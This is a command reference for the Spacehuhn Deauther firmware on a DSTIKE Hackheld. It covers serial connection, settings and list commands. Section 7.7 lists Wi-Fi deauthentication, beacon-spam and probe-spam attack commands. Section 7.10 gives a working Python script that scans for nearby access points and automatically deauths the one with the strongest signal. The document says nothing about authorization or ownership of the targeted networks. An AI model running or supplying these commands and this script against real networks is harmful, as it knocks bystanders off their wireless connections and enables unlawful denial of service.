DSTIKE Hackheld · Volume 7
DSTIKE Hackheld Volume 7 — CLI Command Reference
Every serial command in the Spacehuhn firmware, syntax, examples, and scripting
7.1 Why a CLI
Three real reasons:
- The Hackheld doesn’t always have a Wi-Fi client around. If you’re at the bench with a laptop and a USB-C cable, the CLI works in 2 seconds — no Wi-Fi connect / captive-portal-handling / browser load.
- Scripting. Most automated workflows that drive the device live in shell or Python; serial is easier than HTTP for that.
- Visibility. Many Spacehuhn-firmware bugs only manifest in the serial output. If something is weird, opening the CLI is the first diagnostic.
The CLI is enabled by default in v2.6.1 — no setting needed.

Figure 7.1 — The Deauther serial CLI startup and prompt. Source: docs.spacehuhn.com.
7.2 Connecting
Table 1 — 2. Connecting
| Tool | Command |
|---|---|
| PlatformIO | pio device monitor (auto-detects port and baud) |
| Arduino IDE | Tools → Serial Monitor (115200 baud) |
| screen | screen /dev/cu.usbserial-XXXX 115200 (macOS) or screen /dev/ttyUSB0 115200 (Linux) |
| PuTTY | Connection type: Serial; serial line: COM3 (or whatever); speed: 115200 |
| minicom | minicom -D /dev/ttyUSB0 -b 115200 |
| Windows Terminal + WSL | screen /dev/ttyS3 115200 if WSL2 is set up to bridge serial |
Settings: 115200 baud, 8N1, no flow control.
On connect, the Hackheld either prints the boot banner (if you connect while it’s booting) or shows the > prompt. Type help and press Enter:
> help
scan [-t time] [-c channels]
ssid {load|save|add|remove|clear}
station {load|save|add|remove|clear}
name {add|remove|clear|enable|disable}
attack {deauth|beacon|probe} [-t target]
stop
clear
get {scan|ssid|station|name|setting|info}
set {setting} {value}
reset
reboot
chicken
Yes, the last command is chicken. It exists. Type it. (It prints ASCII art of a chicken — Spacehuhn’s running joke since v1.)
7.3 Command syntax
The CLI is line-oriented; one command per line, parsed on Enter. Tokens are space-separated. Quoted strings ("my SSID with spaces") preserve spaces inside the quotes.
Commands generally take the form:
command [subcommand] [-flag value] [-flag value] [positional args]Most flags have short single-letter forms (-t for time, -c for channel, -n for name). Long-form is --time, --channel, etc. (where supported; v2.6.1 is short-flag-only in many cases).
7.4 Information commands
get infoPrints firmware version, free heap, uptime, IP address, Wi-Fi mode, connected clients.
get scanPrints summary of the last scan results.
get settingLists current configuration values.
get nameLists named targets.
get ssidLists SSIDs in the beacon-spam list.
get stationLists stations from last station scan.
7.5 Scan commands
scanRuns an AP scan with default settings (15 s, channels 1-14, then prints results).
scan -t 30AP scan, 30 seconds.
scan -c 1-6AP scan, channels 1 through 6 only.
scan -m stationRun a station scan (sniffs client traffic) instead of an AP scan. Combines well with -t 60 for thorough station discovery.
7.6 List commands
The CLI mirrors the web UI’s list-editing pages.
ssid add my_fake_ap
ssid add "starbucks wifi"
ssid load default        # Load default SSID list (factory list of ~100 common SSIDs)
ssid save                # Persist to SPIFFS
ssid remove 5            # Remove SSID at index 5
ssid clear               # Empty the list
name add -n "TV Living Room" -m 38:f9:d3:11:22:33
name remove -n "TV Living Room"
name disable -n "TV Living Room" # Don't include in scans/attacks but keep the record
name enable -n "TV Living Room"
name clear # Emptystation add -m aa:bb:cc:dd:ee:ff
station save
station clear7.7 Attack commands
attack deauth -t 5Start a deauth attack against named target #5. The target must already exist in the names list.
attack deauth -ap 0Deauth attack against the AP at index 0 in the last AP scan.
attack beaconStart beacon spam. Uses the SSID list as the source.
attack probeStart probe spam.
stopStop ALL running attacks. (No partial-stop in v2.6.1; one-button kill.)
Live status: while an attack is running, the CLI prints periodic frame counts:
[deauth] sent 5021 frames in 50.3sThe display also updates on the OLED.
7.8 Settings commands
set ssid "my new ssid"          # Change the SoftAP SSID
set password "new strong pw"    # Change the SoftAP password
set channel 6                   # Change SoftAP channel
set scan_time 30                # Default scan time
set channel_range 1-11          # Default channel range for scans (US setting)
set autosave 1                  # Auto-save scan results to names
set hide_ssid 1                 # Hide the SoftAP SSID
set displaytime 60              # OLED auto-off after 60 s
set rotate 1                    # 180° OLED rotation
set adminpw "secret"            # Web UI password (separate from Wi-Fi)
After any set, the change persists immediately to SPIFFS. No save needed.
7.9 System commands
resetFactory reset. Wipes names, ssids, settings. Asks for confirmation: type y to proceed.
rebootSoft reboot. Comes back in ~3 seconds.
clearClears the terminal screen (sends ANSI clear) — doesn’t affect device state.
7.10 Scripting the CLI
The CLI is line-in, line-out. Trivial to script. Example: a Python script that scans for APs then deauths the strongest signal:
#!/usr/bin/env python3
"""Drive the Hackheld CLI: scan + auto-deauth strongest AP."""
import serial, time

PORT = '/dev/ttyUSB0'           # Adjust per host
BAUD = 115200

ser = serial.Serial(PORT, BAUD, timeout=2)

def send(cmd):
    ser.write((cmd + '\r\n').encode())
    time.sleep(0.2)
    return ser.read(1024).decode(errors='replace')

# Scan
print(send('scan -t 10'))
time.sleep(12)
result = send('get scan')
print(result)

# Find strongest AP
# (parse the table; pick the one with highest RSSI)
# ... left as exercise — easy with the line-based output

# Add as named target
send('name add -n "TARGET" -m AA:BB:CC:DD:EE:FF')

# Attack
send('attack deauth -n "TARGET"')
time.sleep(60)              # Run for 60 seconds
send('stop')
print("done")
Common pitfalls:
- Don’t flood the CLI. Send one command, wait for the response, send the next. The parser doesn’t queue.
- Watch for
>prompt. It’s the “ready for next command” indicator. If you don’t see it, something’s pending. - Reboot resets ALL state in RAM. Persistent settings (names, SSIDs, settings) survive; AP scans, station scans, and attack state do not.
7.11 Differences vs the Web UI
Same engine, different transport. Functional differences:
Table 2 — Same engine, different transport. Functional differences
| CLI advantage | Web UI advantage |
|---|---|
| 2-second startup | Visual feedback (graphs of attacks running, etc.) |
| Easy scripting | Easy multi-attack target selection |
| Works without Wi-Fi enabled | Mobile-friendly UI |
| Persistent across reboots (terminal session lives) | “Save selected” workflow is faster than per-line CLI |
Both share the same underlying state, so you can use one to set up (CLI to add 50 SSIDs in one script) then switch to the other to actually do the work (web UI to visually launch the attack).
7.12 What’s next
→ Vol 8 — Other Firmwares — Marauder-ESP8266, ESPurna, Tasmota, NodeMCU, ESPHome, and the community Deauther forks. What you can switch to and why.
Comments (0)